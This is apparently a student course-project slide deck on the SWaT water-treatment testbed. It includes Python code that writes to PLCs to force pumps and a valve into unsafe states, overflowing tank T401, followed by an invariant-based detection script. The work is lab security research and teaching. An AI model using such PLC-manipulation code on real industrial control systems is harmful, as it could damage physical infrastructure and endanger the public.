# CPS Course Project

Group 7: Andres Brito (1007641), Li Xinyue (1007389), Mayukh Borana (1007395), Suhasini (1007497)



# Table of Content

01

# Introduction

# Introduction

## Aim of the Project

- Implementing course knowledge
- Understanding the SWaT system
- Demonstrating a successful attack
- Demonstrating a successful defense mechanism

02

# SWaT Testbed

# Secure Water Treatment Testbed




SWaT Human Machine Interface (HMI)

SWaT Testbed features:

- Consists of 6 stages
  - Raw water
  - Pre-Treatment
  - Ultra-Filtration
  - DeChlorination
  - Reverse Osmosis
  - RO Product
- Consists of 6 Programmable Logic Controllers (PLCs)
  - Each PLC consists of sensors and actuators
- Supervisory Control and Data Acquisition (SCADA)
- Historian

03

# Attack Demonstration

# Attacker Profile

| | Knowledge | System | Source Code | Protocols | Credentials | Resources | Effort | Tools | Financial Support | Strategy |
|---|---|---|---|---|---|---|---|---|---|---|
| Insider | ◑ | ○ | ○ | ○ | ○ | ◑ | ◑ | ◑ | ● | ○ |

# Attack Point

## Multi-Stage Single Point Attack

Stage 3:
Ultra-Filtration




Stage 4:
De-Chlorination

# Attack Demonstration

P301 = ON

MV302 = OPEN




P401 = OFF

P402 = OFF

# Attack Code

Conditions to launch the desired attack → Overflowing T401

```
def main():

    #===== stage 4 =====
    #Mv 2 = open and 1= closed
    #Pump =1 is closed
    #closing Pump P401
    test_plc_write(PLC_IPS['plc4'], 'HMI_P401.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc4'], 'HMI_P401.Cmd', 1, 'INT')
    time.sleep(1)

    test_plc_write(PLC_IPS['plc4'], 'HMI_P402.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc4'], 'HMI_P402.Cmd', 1, 'INT')
    time.sleep(1)
    test_plc_write(PLC_IPS['plc4r'], 'HMI_P402.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc4r'], 'HMI_P402.Cmd', 1, 'INT')
    time.sleep(2)

    ##===== stage 3 =====
    #open p301 to fill the Tank401
    test_plc_write(PLC_IPS['plc3'], 'HMI_P301.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc3'], 'HMI_P301.Cmd', 2, 'INT')
    #open mv302 first
    test_plc_write(PLC_IPS['plc3'], 'HMI_MV302.Auto', 0 , 'BOOL')
    test_plc_write(PLC_IPS['plc3'], 'HMI_MV302.Cmd', 2, 'INT')
    time.sleep(10)
```

# After Effect

Tank T401 Overflow!!

Before Attack

Water level = 870 mm
(Under normal conditions)




After Attack

Water level = 1062 mm
(Under anomalous conditions)



04

# Defense Mechanism

# Invariant-based Detection - Step 1

Invariant → A condition that is either always true, or true when the underlying process is in a given state.

The first step in implementing an 'Invariant-Based Attack Detection' is to identify all the sensors and actuators involved in the attack.




| Identifying all the sensors and actuators |
|---|
| P301 |
| MV302 |
| P401 |
| P402 |
| LIT401 |

# Invariant-based Detection - Step 2

The second step is to create State-Dependant (SD) invariants. We will be using State Entanglement.

**Using State Entanglement**

if (LIT401 > High) then
(P301 = ON) and
(MV302 = OPEN) and
(P401 = OFF) and
(P402 = OFF)

Guard

Invariants

If these conditions are true, attack will be detected!



# Invariant-based Detection - Step 3

The third step is to program each SD invariant in the corresponding PLC.




```python
def detection():
    while True:
    # Read the LIT401
        LIT401_value = test_plc_read_val(PLC_IPS['plc4'], 'HMI_LIT401.Pv')
        print(LIT401_value[0])

    #if True:
        if LIT401_value[0] > 1000:
            # read the state of valves and pumps
            # Read P301
            p301_s = test_plc_read_val(PLC_IPS['plc3'], 'HMI_P301.Status')
            print(p301_s[0])

            # Read MV302
            mv302_s = test_plc_read_val(PLC_IPS['plc3'], 'HMI_MV302.Status')
            print(mv302_s[0])

            # Read P401
            p401_s = test_plc_read_val(PLC_IPS['plc4'], 'HMI_P401.Status')
            print(p401_s[0])

            # Read P402
            p402_s = test_plc_read_val(PLC_IPS['plc4'], 'HMI_P402.Status')
            print(p402_s[0])

            if p301_s[0] == 2 and mv302_s[0] == 2 and p402_s[0] == 1 and p401_s[0] == 1:
                print("Attack detected")
```

# Video Demo

05

# Attack - Video Demo



# Defense - Video Demo

06

# Conclusion

# Key Points


Insider threats are extremely dangerous!
Successfully managed to perform the attack
The attack performed can have a catastrophic effect on the entire plant
Constant monitoring required to detect/ prevent attacks
Invariant-based detection successful and effective